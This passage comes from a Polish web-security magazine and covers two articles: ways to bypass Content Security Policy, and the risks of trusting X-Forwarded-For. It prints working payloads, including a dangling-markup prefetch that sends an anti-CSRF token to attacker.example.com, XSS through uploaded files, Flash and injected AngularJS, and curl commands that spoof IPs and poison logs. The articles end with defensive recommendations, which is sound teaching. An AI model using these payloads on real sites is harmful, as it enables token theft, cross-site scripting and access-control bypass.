Wykorzystajmy drugą możliwość, aby przeprowadzić atak na zmodyfikowanej wersji skryptu z Listingu 1, gdzie dodamy opcję usunięcia konta z serwisu (patrz: Listing 2).

Listing 2. Kod źródłowy skryptu PHP do testowania CSP w formularzem zabezpieczonym tokenem anty–CSRF

```
<?php
  // ustaw nagłówek Content-Security-Policy
  // gdy otrzymasz parametr 'Content-Security-Policy' lub 'csp'
  if (isset($_GET['csp'])){
    $csp = @$_GET['csp'];
    header("Content-Security-Policy: $csp");
  }
  else if (isset($_GET['Content-Security-Policy'])) {
    $csp = @$_GET['Content-Security-Policy'];
    header("Content-Security-Policy: $csp");
  }
  else {
    $csp = "<em>Brak</em>";
  }
```

```
  // użyj parametru 'xss', aby wykonać wstrzyknięcie
  $xss = @$_GET['xss'];
?>
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>CSP Bypassing</title>
</head>
<body>
  <h1>Tester CSP</h1>
  <ul>
    <li>parametr <code>csp</code> - ustawienie polityk CSP</li>
    <li>parametr <code>xss</code> - miejsce wstrzyknięcia</li>
  </ul>

  <h2>Content-Security-Policy:</h2>
  <h3><?php echo $csp; ?></h3>

  <h2>Miejsce wstrzyknięcia:</h2>
  <h3><?php echo $xss; ?></h3>

  <h2>Formularz rezygnacji z usług serwisu</h2>
  <form method="post" action="">
    <input name="csrf-token" value="SECRET" type='hidden'>
    <input name="action" value="Usuń swoje konto" type='submit'>
  </form>
</body>
</html>
```

Formularz usuwania konta jest zabezpieczony tokenem anty–CSRF; naszym zadaniem będzie przechwycenie tokena (aby potem móc przeprowadzić atak CSRF), na stronie działającej z dużymi restrykcjami CSP:

```
Content-Security-Policy: default-src 'none';
```

Gdybyśmy na stronie wstrzyknęli poniższy znacznik `<link>`:

```
<link rel='prefetch' href=' https://www.google.pl/images/branding/googlelogo/1x/
googlelogo_color_272x92dp.png”>
```

to po załadowaniu strony, przeglądarka (w tle) ściągnęłaby logo Google'a i zapisała je w swojej pamięci podręcznej.

Aby przechwycić token anty–CSRF, trzeba jednak użyć znacznika `<link>` w nieco inny sposób:


```
<link rel='prefetch' href='http://attacker.example.com/?log=
```

W powyższym payloadzie, celowo nie zamknąłem znacznika. W efekcie, w pobliżu miejsca wstrzyknięcia, został zwrócony poniższy kod HTML:

```
<h2>Miejsce wstrzyknięcia:</h2>
<h3><link rel=prefetch href='http://attacker.example.com/?log=</h3>

  <h2>Formularz rezygnacji z usług serwisu</h2>
  <form method="post" action="">
    <input name="csrf-token" value="SECRET" type='hidden'>
  <input name="action" value="Usuń swoje konto" type='submit'>
  </form>
```

W takim przypadku, wartością atrybutu `href` stał się adres agresora (`http://attacker.example.com/?log=`") oraz fragment kodu HTML wraz z tokenem anty-CSRF! Przeglądarka zakoduje ten fragment (URLencode) i wyśle żądanie HTTP, przekazując zawartość tokena do obcej domeny.

Opisany wyżej atak, można przeanalizować na Rysunku 7. Jak widać – mimo dużych obostrzeń – Content Security Policy pominęło element `<link>`, dzięki czemu



Rysunek 7. Przechwycenie tokena na stronie chronionej przez CSP

udało się nam się przechwycić fragment strony z tokenem. Mając taką informację, możemy przeprowadzić atak CSRF na danego użytkownika.

ATAK 6. WYKORZYSTANIE MECHANIZMU UPLOADU PLIKÓW

Tym razem posłużmy się polityką, która blokuje wszystko, z wyjątkiem skryptów (które mogą być ładowane tylko z tej samej domeny):

```
Content-Security-Policy: default-src 'none'; script-src 'self';
```

Wyobraźmy sobie stronę WWW z funkcją dodawania plików, które następnie można ściągnąć przez wrapper `download.php` (na przykład: http://example.com/download.php?id=0123456789abcede) – jest to tzw. koncepcja „indirect file reference ".

Aby zaatakować taką stronę, najpierw musimy stworzyć plik z rozszerzeniem akceptowanym przez aplikację (np. `csp-bypass.gif`). Zawartością pliku oczywiście nie będzie obrazek, a kod javascriptowy:

```
alert("XSS przez upload pliku na " + document.domain)
```


Aby ominąć restrykcje CSP, musimy wstrzyknąć znacznik `<script src>`, w którym wskażemy wcześniej dodany plik; `skrypt` do ściągania plików zazwyczaj będzie znajdował się w tej samej domenie, co reszta aplikacji, dlatego nasze wstrzyknięcie nie będzie blokowane przez źródło 'self'. Oczywiście, gdyby pliki były dostępne bezpośrednio (przez link `http://example.com/uploads/csp-bypass.gif`) a nie przez wrapper, atak również byłby udany. Jednak w takiej sytuacji, musielibyśmy upewnić się, czy wskazana lokalizacja nie jest blokowana przez CSP (kolejny powód, aby pliki serwować z innej domeny).

Aby wykonać atak XSS w testowanej aplikacji, musimy wstrzyknąć poniższy payload (efekt obrazuje Rysunek 8):

```
<script src="download.php?id=0123456789abcdef"></script>
```

Omijanie zabezpieczeń Google Chrome

Opisany sposób wykonania kodu zadziała we wszystkich popularnych przeglądarkach (FF/Safari/IE/Edge), z wyjątkiem Chrome. W przypadku przeglądarki Google, w znaczniku `<script>` nie można odnieść się do zasobu, który jest zwracany



Rysunek 8. Omijanie CSP dodanie nowego pliku

z nagłówkiem `Content-Type` obrazka (np. `image/gif`) – w takiej sytuacji, przeglądarka nie załaduje podejrzanego skryptu i wygeneruje ostrzeżenie w konsoli:

```
Refused to execute script from 'http://localhost/public/csp/download.
php?id=0123456789abcdef' because its MIME type ('image/gif') is not executable.
```

W ramach ataku, nie możemy odwołać się do złośliwego pliku `uploads/csp-bypass.gif`, ponieważ przy takim rozszerzeniu serwery WWW automatycznie dodadzą odpowiedni typ MIME (`image/gif`) do odpowiedzi HTTP. Mimo to, mechanizm blokowania „skryptów" w Chrome można łatwo oszukać.

Okazuje się, że zabezpieczenia dotyczące ładowania skryptów z odpowiednim typem MIME nie dotyczą typów: `text/html`, `text/plain`, `application/xml`, `application/javascript`, `application/json`... i kilku innych (np. typów multimedialnych z wyjątkiem image/*). Obejście blokady polega na dodaniu skryptu z rozszerzeniem np. filmu, dokumentu PDF, lub fontu. Po odwołaniu się w payloadzie do tak spreparowanego pliku, zobaczymy wykonanie kodu JavaScript w Google Chrome – tak samo, jak w innych przeglądarkach.

ATAK 7. WYKORZYSTANIE FLASHA

Istnieje jeszcze jedna metoda omijania polityki CSP przez funkcję uploadu plików. W przypadku, gdy:

- domyślna polityka (ustawioną przez dyrektywę `default-src` dopuszcza host, z którego możemy ściągać dodane pliki,
- serwis zabrania dodawania plików o niebezpiecznych rozszerzeniach (HTML, JS, SVG…),
- nie została określona dyrektywa `object-src`,

możemy zaatakować serwis, wgrywając plik SWF, który wykona kod JavaScript. Skrypt uruchomiony przez dokument Flash nie będzie blokowany przez mechanizm Content Security Policy. Aby w taki sposób wykonać XSS-a, musimy wgrać na serwer złośliwy aplet Flash i odwołać się do niego w miejscu wstrzyknięcia:

```
<object type='application/x-shockwave-flash' data='http://example.com/downloads/
xss.swf'></object>
```

Gdy aplikacja zabroni dodawania plików z rozszerzeniem swf, możemy użyć dowolnego innego rozszerzenia w nazwie pliku (lub nawet wgrać plik bez rozszerzenia):

```
<object type='application/x-shockwave-flash' data='http://example.com/downloads/
xss.jpg></object>
```

XSS omijający CSP, możemy także wykonać w istniejącym już pliku SWF – np. poprzez ataki Cross–Site Flashing. Poniżej podaję przykład wykonania XSS-a przez aplet Flash, w popularnej bibliotece (tutaj hostowana jest w CDN Google'a, ale może znajdować się również w domenie atakowanej aplikacji):

```
https://ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.
swf?allowedDomain=\"}))))catch(e) {alert(/XSS/)}//
```

ATAK 8. WYKORZYSTANIE ANGULARA

Agresor znający JavaScriptowy framework AngularJS (lub podobne rozwiązania), może spróbować ominąć zabezpieczenia CSP, wstrzykując wyrażenia – czyli Expressions. Są to elementy frameworku do budowania szablonu strony, wywoływane przez zapis `{{expression}}`. Framework zamienia taki zapis w drzewie DOM na wynik obliczeń; wówczas `{{4-1}}` jest wyświetlane na stronie jako 3.

Gdy framework w stylu Angulara działa na stronie, oznacza to, że jego wyrażenia nie są blokowane, w związku z tym – wstrzykując je do kodu, możemy ominąć restrykcje CSP, jednak będziemy ograniczeni logiką i mechanizmami samego frameworku. Wykonanie dowolnego kodu JavaScript za pomocą Expressions, może być nie lada wyzwaniem, jednak pamiętajmy, że frameworki również posiadają swoje błędy bezpieczeństwa.

A co, jeśli strona nie korzysta z Angulara? Nic nie stoi na przeszkodzie, aby tę bibliotekę wstrzyknąć (w dowolnej wersji – najlepiej dziurawej), w szczególności, że domeny CDN z bibliotekami JS, są często oznaczone w CSP jako zaufane:

```
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.0/angular.min.
js"></script>
```

Powyższy zapis spowoduje włączenie mechanizmów AngularJS na stronie, dzięki czemu będziemy mogli omijać restrykcje CSP przy pomocy wyrażeń.

PODSUMOWANIE

W niniejszym artykule chciałem zwrócić uwagę na fakt, że mimo stosowania restrykcyjnych zabezpieczeń, CSP nie rozwiązuje wszystkich problemów bezpieczeństwa serwisów webowych. Błędne kodowanie znaków, prowadzące do wstrzyknięcia kodu HTML, jest bardzo poważnym zagrożeniem po stronie serwera, którego

nie da się wyeliminować po stronie przeglądarki. W takim wypadku, odpowiednie żonglowanie tagami oraz atrybutami HTML przez atakującego, może doprowadzić do ominięcia restrykcji Content Security Policy.

Im bardziej rozluźnione zasady, tym większy arsenał narzędzi znajduje się w rękach atakującego, który zyskuje wówczas szerokie pole działania, m.in.:

- może doprowadzić do odmowy dostępu do usługi (Denial of Service) – zmieniając wygląd strony w taki sposób, aby użytkownicy nie mogli z niej korzystać,
- przeprowadzić atak phishingowy – wyróżniając pewne elementy na stronie, zachęcając do wykonywania konkretnych akcji, lub przekierowując użytkowników do niebezpiecznych witryn,
- uzyskać efekt „przejęcia strony" („deface") – wyświetlając odpowiednio przygotowana grafikę SVG wszystkim użytkownikom strony, co nadszarpnie wizerunek właściciela strony,
- pozyskać fragment kodu HTML – z pomocą HTML5 Link Prefetching, może zdobyć tokeny użytkownika i przeprowadzić inne ataki (np. CSRF),
- wykonać kod JavaScript wykradający wrażliwe dane użytkownika – posiłkując się uploadem plików, apletami Flash, lub mechanizmem Expression frameworków JavaScriptowych.

Nie oznacza to, że powinniśmy unikać Content Security Policy – jest to jedna z najlepszych technik dogłębnej ochrony. Dodatkowa warstwa zabezpieczeń skutecznie utrudnia atak: zwiększa jego koszt oraz minimalizuje skutki.

ZALECENIA

Aby uniknąć problemów i realnie podnieść bezpieczeństwo serwisu, podczas wdrożeń CSP sugeruję uwzględnić poniższe zalecenia:

- wprowadzaj CSP do nowo rozwijanych oraz już wdrożonych projektów,
- zawsze zaczynaj tworzenie polityki od dyrektywy `default-src` (najlepiej z wartością `'none'` lub `'self'`),
- nie stosuj niebezpiecznych źródeł, takich jak `unsafe-inline`/`unsafe-eval` (w szczególności w `script-src`) – gdy nie możesz usunąć elementów inline, zawsze możesz skorzystać z mechanizmu CSP Inline Hash lub CSP Nonce (patrz tutaj),
- unikaj „optymalizowania" długości nagłówka CSP (rozbudowane `default-src`, mało dyrektyw, stosowanie *),
- jawnie definiuj dyrektywy bez przyrostka `*-src` w nazwie (np. `frame-ancestors`);
- unikaj dodawania hostów, które nie są pod Twoją kontrolą (gdy musisz już to zrobić – np. dodając zasób z sieci CDN – podaj jego całą ścieżkę, a nie tylko host),
- używaj trybu raportowania CSP – dzięki temu, będziesz wiedział o próbach ominięcia CSP i wykorzystania luk,
- obserwuj rozwój CSP i jego wsparcie w przeglądarkach (CSP 3 powoli nadchodzi).

Pamiętaj o przetestowaniu wprowadzonych dyrektyw, uzyskując potwierdzenie, że polityki działają prawidłowo. Literówki, takie jak np. błędny zapis dyrektywy z dwukropkiem (`script-src: 'none'`) mogą znacznie obniżyć skuteczność CSP.

MATERIAŁY DODATKOWE I ŹRÓDŁA

- Wszystko o CSP 2.0 – Content Security Policy jako uniwersalny strażnik bezpieczeństwa aplikacji webowej – mój poprzedni artykuł, który dokładnie opisuje czym jest CSP oraz jakie są wersje tego standardu
- https://www.w3.org/TR/resource-hints/ – specyfikacja W3C dotycząca właściwości elementu
- https://css-tricks.com/prefetching-preloading-prebrowsing/ – wyjaśnienie mechanizmu prefetch/preloading/prebrowsing


Adrian 'Vizzdoom' Michalczyk. Interdyscyplinarny bezpiecznik i geek.
Zakochany w dobrej fabule, roleplay'u i fotografii…
Strona domowa autora: http://adrian.michalczyk.website/

Patryk Krawaczyński

Nie ufaj X-Forwarded-For

Nagłówek protokołu HTTP: X-Forwarded-For (XFF) pierwotnie został przedstawiony przez zespół developerów odpowiedzialnych za rozwijanie serwera Squid, jako metoda identyfikacji oryginalnego adresu IP klienta łączącego się do serwera web, poprzez inny serwer proxy lub load balancer. Bez użycia XFF lub innej, podobnej techniki, dowolne połączenie za pośrednictwem proxy, pozostawiłoby jedynie adres IP pochodzący z samego serwera proxy zamieniając go w usługę anonimizującą klientów. W ten sposób, wykrywanie i zapobieganie nieautoryzowanym dostępom, stałoby się znacznie trudniejsze niż w przypadku przekazywania informacji o adresie IP, z którego przyszło żądanie. Przydatność X-Forwarded-For zależy od serwera proxy, który zgodnie z rzeczywistością, powinien przekazać adres IP łączącego się z nim klienta. Z tego powodu, serwery będące za serwerami proxy muszą wiedzieć, które z nich są „godne zaufania". Niestety, czasami nawet i to nie wystarczy. Postaram się przedstawić, dlaczego nie powinniśmy na ślepo ufać wartościom pochodzącym z tego nagłówka.

Poniżej znajduje się przykładowa konfiguracja, na której będziemy przeprowadzać testy:



Rysunek 1 Konfiguracja testowa

Układ jest dość popularny i spotykany w Internecie. Na froncie znajduje się serwer nginx pełniący rolę proxy / load balancera (zamiennikiem może być Haproxy lub Varnish) dla serwera Apache, który może obsługiwać dowolną aplikację w języku PHP. Równie dobrze, znajdować się tutaj może czysta aplikacja nasłuchująca na dowolnym porcie. Konfiguracja serwera nginx przedstawia się następująco:

```
root@proxy:~# cat /etc/nginx/sites-available/default
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root /var/www/html;
    server_name _;
    location / {
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
                proxy_set_header Host $host;
                proxy_pass http://192.168.111.2;
    }
}
```

Rysunek 2 Konfiguracja serwera nginx

W serwerze Apache, oprócz standardowych dyrektyw, również nie zostało wiele zmienione. Aktywowany został tylko moduł obsługujący nadpisanie adresu IP klienta, który będzie przekazywany przez nasze proxy:

```
root@backend:~# a2enmod remoteip
Enabling config file remoteip.conf.
To activate the new configuration, you need to run:
  service apache2 restart
root@backend:~#
root@backend:~# tail /etc/apache2/apache2.conf
RemoteIPHeader X-Forwarded-For
RemoteIPInternalProxy 192.168.111.0/24
LogFormat "%h %a %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" \
combined
```

Rysunek 3 Konfiguracja serwera Apache

TESTY

1. Fingerprinting backendu i nie tylko

Załóżmy, że nasz serwer proxy skutecznie usuwa wszystkie nagłówki typu: `Server`, `X-Powered-by`, `Via` itp., starając się w ten sposób ukryć tożsamość swojego backendu. W jaki sposób możemy wykorzystać nagłówek X-Forwarded-For do ujawnienia się „ukrytego" serwera? Musimy wywołać nieoczekiwany błąd. Najszybciej wykonamy to, przekraczając dopuszczalną wielkość nagłówka (bardzo wiele stron błędów typu 404, 403 jest personalizowanych, ale najrzadziej spotykane kody błędów, najczęściej zostają w standardowej wersji):

Listing 1. Wywołanie błędu

```
curl -v -XGET --header 'X-Forwarded-For: %E2%82%AC%E2%82%AC%E2%82%AC%E2... '
http://ip.proxy.lub.domena
```

Znaki „%E2%82%AC%E2%82%AC%” (możemy tutaj zastosować dowolne inne wypełnienie np. „X”) powtarzałem tak długo, aż osiągnęły w przedstawionym wypadku równe 8159 bajtów. Przy tej długości, oprócz innych wartości nagłówka, nie przekroczyłem jeszcze 8K[1], czyli limitu wielkości dla naszych serwerów (każdy serwer posiada swój własny limit – akurat te wersje Apache i nginx mają identyczny). Wykonując takie żądanie za pomocą programu curl, w logach naszych serwerów możemy zobaczyć:

Listing 2. Logi serwera po powtarzaniu dowolnych znaków

```
Proxy:
192.168.111.1 - - [24/Oct/2016:20:31:51 +0200] "GET / HTTP/1.1" 200 0 "-"
"curl/7.43.0"
Backend:
192.168.111.3 192.168.111.1 - - [24/Oct/2016:20:31:51 +0200] "GET / HTTP/1.0" 200
244 "-" "curl/7.43.0"
```

Adres: 202.205.111.1 jest adresem IP mojego klienta. Wystarczyło jednak dodać kolejny bajt (8160), aby zaobserwować ciekawe zjawisko:

Listing 3. Logi serwera po dodaniu kolejnego bajtu

```
Proxy:
202.205.111.1 - - [24/Oct/2016:20:33:31 +0200] "GET / HTTP/1.1" 400 389 "-"
"curl/7.43.0"
Backend:
192.168.111.3 192.168.111.3 - - [24/Oct/2016:20:33:31 +0200] "GET / HTTP/1.0" 400
0 "-" "-"

< HTTP/1.1 400 Bad Request
< Server: nginx/1.10.0 (Ubuntu)
< Date: Mon, 24 Oct 2016 18:33:31 GMT
< Content-Type: text/html; charset=iso-8859-1
< Content-Length: 389
< Connection: keep-alive
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
Size of a request header field exceeds server limit.<br />
<pre>
X-Forwarded-For
</pre>
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 192.168.111.2 Port 80</address>
</body></html>
```

Serwer backendu sam zdradził nam swoją tożsamość, zaliczając wraz z proxy wspólny błąd 400. Warto również zainteresować się śladem – a raczej jego brakiem – w przypadku dziennika dla serwera Apache. Dwa razy występuje adres IP serwera proxy – brak jednoznacznej identyfikacji klienta. Gdyby na serwerze proxy, ze względów wydajnościowych zostało wyłączone logowanie ruchu HTTP – tożsamość klienta powodującego błędy, pozostaje dla nas zagadką. W celu uniknięcia takiej sytuacji, wystarczy ustawić mniejszy limit[2] wielkości nagłówków na serwerze proxy, aby żądanie powodujące błąd 400 w ogóle nie dotarło do drugiego serwera.

2. ZBYT SZEROKI ZAKRES SIECIOWY

Moduł remoteip[3] powoduje, że w przypadku formatu logów jesteśmy w stanie wykorzystać zmienną % a, aby logować adres IP klienta w dowolnej kolejności. Daje nam również możliwość wykorzystania wartości nagłówka z ustawienia `RemoteIPHeader`, do uwierzytelniania za pomocą metody `Requireip`. Nałóżmy na ścieżkę `/var/www/html` ograniczenia, dopuszczając jeden, wybrany adres IP:

```
1  <VirtualHost *:80>
2          ServerAdmin webmaster@localhost
3          DocumentRoot /var/www/html
4          <Directory /var/www/html>
5            <RequireAll>
6              Require ip 202.205.111.5
7            </RequireAll>
8          </Directory>
9          ErrorLog ${APACHE_LOG_DIR}/error.log
10         CustomLog ${APACHE_LOG_DIR}/access.log combined
11 </VirtualHost>
```


Rysunek 4 Konfiguracja serwera Apache – dopuszczenie jednego adresu IP

1 https://github.com/koajs/koa/issues/479

2 http://nginx.org/en/docs/http/ngx_http_core_module.html#large_client_header_buffers

3 http://httpd.apache.org/docs/trunk/mod/mod_remoteip.html

Jeśli dobrze przypatrzymy się początkowej konfiguracji serwera Apache (Rysunek 3), zauważymy, że opcja `RemoteIPInternalProxy` została ustawiona na maskę sieciową /24, a nie konkretny adres, lub adresy zaufanych serwerów proxy. W przypadku, gdyby doszło do przełamania zabezpieczeń sieci innym kanałem i atakujący przejąłby sąsiadujący serwer, którego adres sieciowy zawiera się w zakresie 192.168.111.1-254, to zyskuje on właśnie zaufany adres, który może podsunąć serwerowi Apache fałszywe adresy IP klienta, w celu przedostania się do chronionego zasobu:



Rysunek 5. Konfiguracja serwera Apache – podstawienie fałszywych adresów IP

Nie musimy nawet uruchamiać dedykowanego serwera proxy. Zwykły curl z nagłówkiem o odpowiedniej zawartości, powinien potwierdzić naszą teorię:

Listing 4. Curl z nagłówkiem

```
curl -v -XGET http://192.168.111.2 -H 'X-Forwarded-For: 202.205.111.5'
* Rebuilt URL to: http://192.168.111.2/
* Trying 192.168.111.2...
* Connected to 192.168.111.2 (192.168.111.2) port 80 (#0)
> GET / HTTP/1.1
> Host: 192.168.111.2
> User-Agent: curl/7.43.0
> Accept: */*
> X-Forwarded-For: 192.168.111.2
>
< HTTP/1.1 200 OK
< Date: Thu, 27 Oct 2016 17:08:55 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Sun, 23 Oct 2016 21:46:07 GMT
< ETag: "0-53f8f33e3eb56"
< Accept-Ranges: bytes
< Content-Length: 0
< Content-Type: text/html
<
* Connection #0 to host 192.168.111.2 left intact
```

Wskazując zaufane proxy, zawsze powinniśmy definiować ich konkretne adresy bez pozostawiania marginesu na przewidywanie, że w przyszłości może się coś się zmieni, więc już lepiej to uwzględnić w konfiguracji.

3. SPOOFING I ZATRUWANIE PARSERÓW LOGÓW

Zbadajmy jeszcze dokładnie konfigurację serwera nginx, a dokładniej mówiąc opcję: `$proxy_add_x_forwarded_for`. Zgodnie z dokumentacją, jeśli serwer proxy otrzyma od klienta w żądaniu nagłówek `X-Forwarded-For` z wcześniej zdefiniowaną wartością, to do serwera backend zostanie przekazana wartość nagłówka klienta plus to, co doda serwer proxy – czyli adres ip klienta (tutaj wartość `$remote_addr`). Zatem – jeśli klient prześle wartość X, proxy doda Y, backend otrzyma obydwie wartości oddzielone przecinkiem: `X-Forwarded-For: X, Y`. W przypadku, gdyby żądanie przechodziło przez dwa serwery proxy, postać nagłówka będzie miała postać: `X-Forwarded-For: klient, proxy1, proxy2`, gdzie proxy2 jest traktowane jako zdalny adres żądania. Konfiguracja ta jest błędna z jednego prostego powodu. Nasze proxy jest pierwsze na styku z Internetem, więc nie ma żadnej potrzeby, abyśmy doklejali wartości zdefiniowane przez użytkownika lub inne serwery proxy. Czym to grozi? Po pierwsze: kto powiedział, że klient musi przesyłać adres IP? Załóżmy, że nasz serwer w backendzie jest prostą aplikacją, bez modułu typu remoteip (czyli przyjmuje i loguje surowe dane, w tym wartości nagłówka XFF), lub administrator konfigurujący serwer Apache – nie będąc świadom, po prostu ustawił format logów według wzoru:

Listing 5. Wzór formatu logów

```
LogFormat "%{X-Forwarded-For}i %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-
Agent}i\"" combined
```

Logi są zazwyczaj są archiwizowane, a przed tym – analizowane przez różne systemy statystyczne. Większość z nich posiada interfejsy webowe, które prezentują użytkownikowi wyniki. Jeśli więc atakujący wyśle do naszego proxy żądanie typu:

Listing 6. Żądanie wysłane przez atakującego

```
curl -v -XGET --header 'X-Forwarded-For: <iframe src=//malware.attack> ' http://
ip.proxy.lub.domena
```

Pojawi się ono w pliku access_log, jako:

Listing 7. Wynik żądania z Listingu 6

```
<iframe src=//malware.attack>, 202.205.111.1 - - [27/Oct/2016:21:57:11 +0200]
"GET / HTTP/1.0" 403 468 "-" "curl/7.43.0"
```

Jeżeli system do analizy logów nie będzie poprawnie weryfikował i filtrował niebezpiecznych danych, to użytkownik, wraz z odczytaniem raportu, załaduje sobie w ramce[4] szkodliwe oprogramowanie. To samo tyczy się obchodzenia uwierzytelniania, operując tylko na czystej wartości tego nagłówka, czy to w serwerach WWW[5], czy aplikacjach internetowych[6]. Klient docierający do serwera backend z własną listą adresów IP, która brana jest pod uwagę w procesie autoryzacji, bez problemu może sfałszować i oszukać ten proces. Naprawą tego błędu, jest zastąpienie `$proxy_add_x_forwarded_for` przez `$remote_addr`, co spowoduje, że nasze proxy będzie przekazywało tylko i wyłącznie adres IP klienta, nie zwracając uwagi na poprzednie wartości.

PODSUMOWANIE

Nagłówek X-Forwarded-For został zaprojektowany, aby identyfikować klientów komunikujących się z serwerami umieszczonymi za proxy. Skoro serwery proxy są „oczami" takich serwerów, nie powinny pozwalać na zakrzywione postrzeganie rzeczywistości. Klient nie powinien decydować, co powinno być zawarte w tym nagłówku, a chroniony serwer nie powinien ślepo ufać tej zawartości. Maszyny pośredniczące muszą każdorazowo sprawdzać istnienie takiego nagłówka i usuwać oraz tworzyć, lub nadpisywać jego zawartość własnymi regułami, przed przekazaniem żądania dalej. Jeśli musimy wprowadzić mechanizm kontroli dostępu oparty o adresy IP, postarajmy się aby został on umieszczony bezpośrednio na linii styku z klientem.

4 https://pl.wikipedia.org/wiki/Iframe
5 https://shubs.io/enumerating-ips-in-x-forwarded-headers-to-bypass-403-restrictions/
6 http://blog.ircmaxell.com/2012/11/anatomy-of-attack-how-i-hacked.html

Więcej informacji

» phpBB do 2.0.8a Header Handler X-Forwarded-For spoofing
» Proxies & IP Spoofing
» X-Forwarded-For, proxies, and IPS

Patryk Krawaczyński – za dnia inżynier systemów z 7+ letnim doświadczeniem w zakresie usług hostingowych. Lubi skupiać się na rozwiązywaniu problemów oraz poprawianiu wydajności technologii frontendowych i backendowych. Nocą autor NFsec.pl.

Włamiemy się legalnie do Twojego systemu, zanim nielegalnie zrobią to inni

BEZPIECZEŃSTWO SYSTEMÓW IT SECURITUM

TESTY BEZPIECZEŃSTWA

aplikacje webowe
aplikacje mobilne
sieci
socjotechnika

certyfikowani
pentesterzy
OSCP | OSCE
CISSP | CEH

